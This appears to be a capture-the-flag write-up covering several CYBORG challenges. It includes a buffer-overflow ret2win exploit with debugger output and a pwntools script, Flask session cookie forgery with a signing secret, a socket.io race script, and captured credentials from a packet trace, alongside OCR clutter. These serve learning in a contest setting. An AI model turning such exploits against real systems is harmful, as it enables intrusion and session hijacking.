_dl_relocate_static_pie	.text	0804910D
_x86_get_pc_thunk_bx	.text	0804910D
deregister_tm_clones	.text	0804910D
register_tm_clones	.text	0804910D
_do_global_dtors_aux	.text	0804910D
frame_dummy	.text	0804910D
get_return_address	.text	0804910D
win	.text	080492A7
vuln	.text	080492A7
main	.text	080492A7
_x86_get_pc_thunk_ax	.text	080492A7
_term_proc	.fini	080492A7
__libc_start_main	extern	080492A7
printf	extern	080492A7
gets	extern	080492A7
fgets	extern	080492A7
getegid	extern	080492A7
puts	extern	080492A7
exit	extern	080492A7
setvbuf	extern	080492A7
fopen	extern	080492A7
setresgid	extern	080492A7

```

1  win()
2  {
3      char s[45]; // [esp+FH] [ebp-39h] BYREF
4      FILE *stream; // [esp+3Ch] [ebp-Ch]
5
6      stream = fopen("flag.txt", "r");
7      if ( !stream )
8      {
9          puts("Please create 'flag.txt' in this directory with your own debugging flag.");
10         exit(0);
11     }
12     fgets(s, 45, stream);
13     return printf(s);
14 }

```

Then finding the buffer offset with cyclic which is 44.

```

pwndbg> cyclic 100
aaaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaamaanaaaaoaaapaaqaaraaasaaataaauaaaavaaaawaaaxaaayaaa

```



```

pwndbg> run hals.io 11723
Starting program: /mnt/c/Users/hzqzz/Downloads/ctf/portal
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/Lib/x86_64-linux-gnu/libthread_db.so.1".
Please enter your string:
aaaaaaacaaadaaaaaaafaaagaaahaaaaiaaaiaaakaaalaaamaaaaaaaapaaaqaaaraaasaaataaaauaaavaawaaaxaaayaaa
Okay, time to return... Fingers Crossed... Jumping to 0x80492a7

(zeqzsq@DESKTOP-TVA03PG) /mnt/c/Users/hzqzz/Downloads/ctf
Program received signal SIGSEGV, Segmentation fault.
0x6161616c in ??().
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
Okay, time to return... Fingers Crossed... Jumping to 0x80492a7
Segmentation fault (core dumped)
EAX 0x40
EBX 0x6161616a ('jaaa')
ECX 0
EDX 0
EDI 0xf7ffcb80 (_rtld_global_ro) ← 0
ESI 0xffffd09c → 0xffffd225 ← 'SHELL=/bin/bash'
EBP 0x6161616b ('kaaa')
ESP 0xffffcfb0 ← 'maaaaaaaapaaaqaaaraaasaaataaaauaaavaawaaaxaaayaaa'
EIP 0x6161616c ('laaa')
[ DISASM / i386 / set emulate on ]

```

```

pwndbg> cyclic -l laaa
Finding cyclic pattern of 4 bytes: b'laaa' (hex: 0x6c616161)
Found at offset 44

```

Get the address of the win()

```

pwndbg> disassemble win
Dump of assembler code for function win:
0x08049208 <+0>: push    ebp
0x08049209 <+1>: mov     ebp, esp
0x0804920b <+3>: push    ebx
0x0804920c <+4>: sub     esp, 0x44
0x0804920f <+7>: call    0x8049130 <__x86.get_pc_thunk.bx>
0x08049214 <+12>: add     ebx, 0x2100

```

Craft the payload.

```

(zeqzsq@DESKTOP-TVA03PG) /mnt/c/Users/hzqzz/Downloads/ctf
$ python2 -c 'print "A" * 44 + "\x08\x92\x04\x08"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA♦

(zeqzsq@DESKTOP-TVA03PG) /mnt/c/Users/hzqzz/Downloads/ctf
$ python2 -c 'print "A" * 44 + "\x08\x92\x04\x08"' > payload

(zeqzsq@DESKTOP-TVA03PG) /mnt/c/Users/hzqzz/Downloads/ctf
$ ./portal < payload
Please enter your string:
Okay, time to return... Fingers Crossed... Jumping to 0x80492a7
Please create 'flag.txt' in this directory with your own debugging flag.

```

Now its success on local. Make a script to pass to the server.

```
exploit.py X
mnt > c > Users > hzqzz > Downloads > ctf > exploit.py
1  from pwn import *
2
3  # Set the context
4  context(arch='i386', os='linux')
5
6  # Connect to the remote service
7  r = remote('0.cloud.chals.io', 11723)
8
9  # Create the payload
10 payload = b"A" * 44 + p32(0x8049208)
11
12 # Send the payload
13 r.sendlineafter(b':', payload)
14
15 # Open interactive session
16 r.interactive()
17
```

```
(zegzoq@DESKTOP-TVA03PG)~/mnt/c/Users/hzqzz/Downloads/ctf
$ python3 exploit.py
[+] Opening connection to 0.cloud.chals.io on port 11723: Done
[*] Switching to interactive mode

Okay, time to return... Fingers Crossed... Jumping to 0x80492a7
CYBORG{w0w_u_r_0n_y0ur_w4y_2_b_a_r34l_h4x0r![*] Got EOF while reading in interactive
$
```



```

66 00 6C 00 61 00 67 00 69 00 6D 00 67 00 2E 00  f.l.a.g.i.m.g...
70 00 6E 00 67 00 00 00 19 02 00 00 14 0A 01 00  p.n.g.....
AE CD CA 91 E7 2A DB 01 15 06 01 00 20 00 00 00  @if'ç*Û.....
00 00 0D 0A                                     ....

```

Then got the 7z file.


The password for the file is at tcp stream 21st.


```

username=jbarker&filename=hoolicon&filepw=conjoined_TRIANGLES
HTTP/1.1 200 OK

```

Then got image





```
(zeqzoq@DESKTOP-TVA03PG)~/mnt/c/Users/hzqzz/Downloads/ctf
$ java -jar redwoods_meditation.jar
You are wandering through the woods to clear your mind, escape the concrete barriers of the modern world, and find enlightenment in what is known as a flag.

You come across a climbable tree, but could also simply continue further.
1: Climb the tree
2: Venture further
3: Leave
Enter a number: 2
Archive: redwoods_meditation.jar
```

```
(zeqzoq@DESKTOP-TVA03PG)~/mnt/c/Users/hzqzz/Downloads/ctf
$ unzip redwoods_meditation.jar -d .
Archive: redwoods_meditation.jar
  inflating: ./META-INF/MANIFEST.MF
  inflating: ./Main.class
  inflating: ./mistywoods.png
```

In the code got some sort of encrypted text. Then map it to this image and got brainfuck code.



```

ccccccccccagccccchdbgddehccccagcccchbgcchccccagdddhdbgddehcccccccccccccccdadddd
dddeagcghdhccccagccccccccchbgcagcadddehcccccccccccccccccdaddddddddehccccagcccchdbgddehcccccccc
ddehccccccagggdddhdbgddehccccccccagcccchdbggchccccagggdddhdbggagcghdhbabccccagggdddhdbggchccccchhcccl

```

CYBORG{HEARD_TR33_F4LL}

Challenge

★ 21 Solves

×

Buildings

492

What is the flag?


author: gysabell

buildings.pdf

Flag

Submit

Exporting all the images from pdf (including deleted image)



← Exact matches



University of Southern California

Parkside Arts & Humanities Residential College | USC Housing

650x338



usc.edu

Parkside Arts & Humanities Residential College (PRB) - USC Housing

650x338



← Exact matches



University of Southern California

Birnkrant Residential College | USC Housing

650x338



From here we know all of it is from USC website

PARKSIDE ARTS & HUMANITIES RESIDENTIAL COLLEGE (PRB)

920 W. 37TH PL.
LOS ANGELES, CA 90089

Customer Service Center: Arts & Humanities Residential College



BIRNKRANT RESIDENTIAL COLLEGE (BSR)

642 WEST 34TH STREET
LOS ANGELES, CA 90089

Customer Service Center: New Residential College



CARDINAL GARDENS (CAR)

3131 MCCLINTOCK AVE.
LOS ANGELES, CA 90007

Customer Service Center: Cardinal Gardens



Foursquare


Kaprielian Hall (KAP) -
College Math Building...

Inkpen Lab


840 Downey Way
Laird J. Stabler (LJS) Memorial Hall
Department of Chemistry
Los Angeles
CA 90089
Group Office: LJS 251
Group Phone: +1 (213) 821-1974
Labs: LJS 253, LJS 264, OCW 210

Mike Inkpen

Assistant Professor
Pronouns: him/he/his
Email: inkpen [at] usc [dot] edu
Phone: +1 (213) 821-1910
Office: LJS 250
Twitter: @mikeinkpen



CYBORG{BRICKS}



The reference:

<https://ctf.zeyu2001.com/2021/picoctf/most-cookies-150>

```

1  import hashlib
2  from itsdangerous import URLSafeTimedSerializer, TimestampSigner
3  from flask.sessions import TaggedJSONSerializer
4
5  session = {'user': 'admin'}
6  secret = '4a6282bf78c344a089a2dc5d2ca93ae6'
7
8  print(URLSafeTimedSerializer(
9      secret_key = secret,
10     salt = 'cookie-session',
11     serializer = TaggedJSONSerializer(),
12     signer = TimestampSigner,
13     signer_kwargs={
14         'key_derivation': 'hmac',
15         'digest_method': hashlib.sha1
16     }
17 ).dumps(session))

```

```

(zeqzoq@DESKTOP-TVA03PG)-[mnt/c/Users/hzqzz/Downloads/ctf]
$ python3 web.py
eyJlc2VyIjo1YWRTaW41fQ.ZyYoWQ.WUAa4zakXL10aaLgMwSI1HvHxYo

```

Got the key

usc-tommyartventures.chals.io/curate

CYBORG{oce4n5_auth3N71ca7i0N}

Challenge

★ 41 Solves

✕

basic rust rev

468

I love writing code in Rust, I do not love reverse engineering Rust.
(Provided .exe is for Windows, other executable is for Linux.)

author: *neonlian*

BasicRustRev

BasicRustRev.exe

★ Correct

Flag

Submit

```
(zeqzog@DESKTOP-TVA03PG)-[ /mnt/c/Users/hzqzz/Downloads/ctf ]
$ RUST_BACKTRACE=1 ./BasicRustRev
What is your name?
Traveler
Enter a number.
1961
CYBORG{Traveler_1961}
```

Found in code

v15 == 0x72656C65766172254 and v11 == 1961

Recipe

^

📄

📁

🗑️

From Hex

^

🕒

⏸

Delimiter

Auto

Input

0x72656C65766172254

rec 10

1

Output

relevarT

Challenge

9 Solves

television

499


The attached image is from the TV series Perry Mason (2020-2023). Who was the (real-life) architect for the building in the background?
CYBORG{Firstname Lastname}

author: moonlight

scene.png

Flag

Submit



church in perry mason tv series

All Images Videos News Shopping Web Books More Tools

The Radiant Assembly of God

The Radiant Assembly of God is an evangelical non-denominational church that was founded by Birdy McKeegan and her daughter Alice. The church is a large institution that supports itself not only through donations from the congregation, but from many real estate ventures and other properties.

Perry Mason Wiki | Fandom

https://perrymason.fandom.com/wiki/Radiant_Asse...

Radiant Assembly of God - Perry Mason Wiki - Fandom



YouTube

Why Buy Silver and

Second Church of Christ, Scientist (Los Angeles)

All

Images

Maps

Videos

News

Web

Books

More

Tools

Wikipedia

https://en.wikipedia.org/wiki/Second_Church_of_C...

Second Church of Christ, Scientist (Los Angeles)

Second Church of Christ, Scientist is a historic former Christian Science church building located at 948 West Adams Boulevard. It is located in the North ...

Etan Does LA

https://etandoesla.com/Architecture/

162: Second Church of Christ, Scientist (University Park)

10 Jul 2023 — The Second Church of Christ, Scientist is a grand neoclassical church by Alfred Rosenheim, now occupied by The Art of Living Foundation.

Second

4.0 ★★★★★

Christian church

Permanently c

Aerial view of church (Security Pacific National Bank Collection/Los Angeles Public Library)

To build their new home the congregation hired Alfred F. Rosenheim, a respected architect who moved from St. Louis to LA just a couple years before the church commission. He had recently turned heads with the massive steel-frame Hellman Building downtown, and then the Hamburger and Sons Department Store said to be the largest department store west of Chicago at the time

Challenge

★ 17 Solves

×


tictacBINGO

495

We noticed a lot of you guys cheesed the tic tac toe game. However, there shall be no more cheesing with tictacbingo! MUAHAHAHAHA

UPDATE: this is blackout bingo, where you must fill out all squares to win

authors: neonlian and RJCyber

<https://usc-tictacbingo.chals.io/> 

Flag

Submit

```
mnt > c > Users > hzqzz > Downloads > ctf > JS > javas.js > ...
1  const io = require("socket.io-client");
2  const b = io("https://usc-tictacbingo.chals.io"); // Replace with the actual server URL
3  let a = null; // Placeholder for the game ID
4
5  function placeAllX() {
6      for (let i = 0; i < 9; i++) {
7          // Emit place square event for each square index simultaneously
8          b.emit('client_place_square', {
9              'game_id': a,
10             'square': i
11         });
12     }
13 }
14
15 // Listen for the connection to establish a new game session
16 b.on('connect', function() {
17     b.emit('client_new_game');
18 });
19
20 // Retrieve the new game ID when a new game is created
21 b.on('server_new_game', function(data) {
22     a = data['game_id'];
23     // Place 'X' in all squares once the game ID is available
24     placeAllX();
25 });
26
27 // Listen to any board updates (including flag output)
28 b.on('server_board_update', function(data) {
29     console.log("Board updated:", data);
30     if (data.flag) {
31         console.log("Flag:", data.flag); // Output the flag if received
32     }
33 });
34
```

```

    is_valid: true,
    board: [
        0, 0, 0, 0, 0,
        0, 0, 0, 0, 0
    ],
    winner: 0,
    flag: 'CYBORG{th15_is_w3bs0cke7s_no7_osu!}'
}
Flag: CYBORG{th15_is_w3bs0cke7s_no7_osu!}
Board updated: {
    is_valid: true,
    board: [
        0, 0, 0, 0, 0,
        0, 0, 0, 0, 0
    ],
    winner: 0,
    flag: 'CYBORG{th15_is_w3bs0cke7s_no7_osu!}'
}
Flag: CYBORG{th15_is_w3bs0cke7s_no7_osu!}
Board updated: {
    is_valid: true,
    board: [
        0, 0, 0, 0, 0,
        0, 0, 0, 0, 0
    ],
    winner: 0,
    flag: 'CYBORG{th15_is_w3bs0cke7s_no7_osu!}'
}
Flag: CYBORG{th15_is_w3bs0cke7s_no7_osu!}
Board updated: {

```

S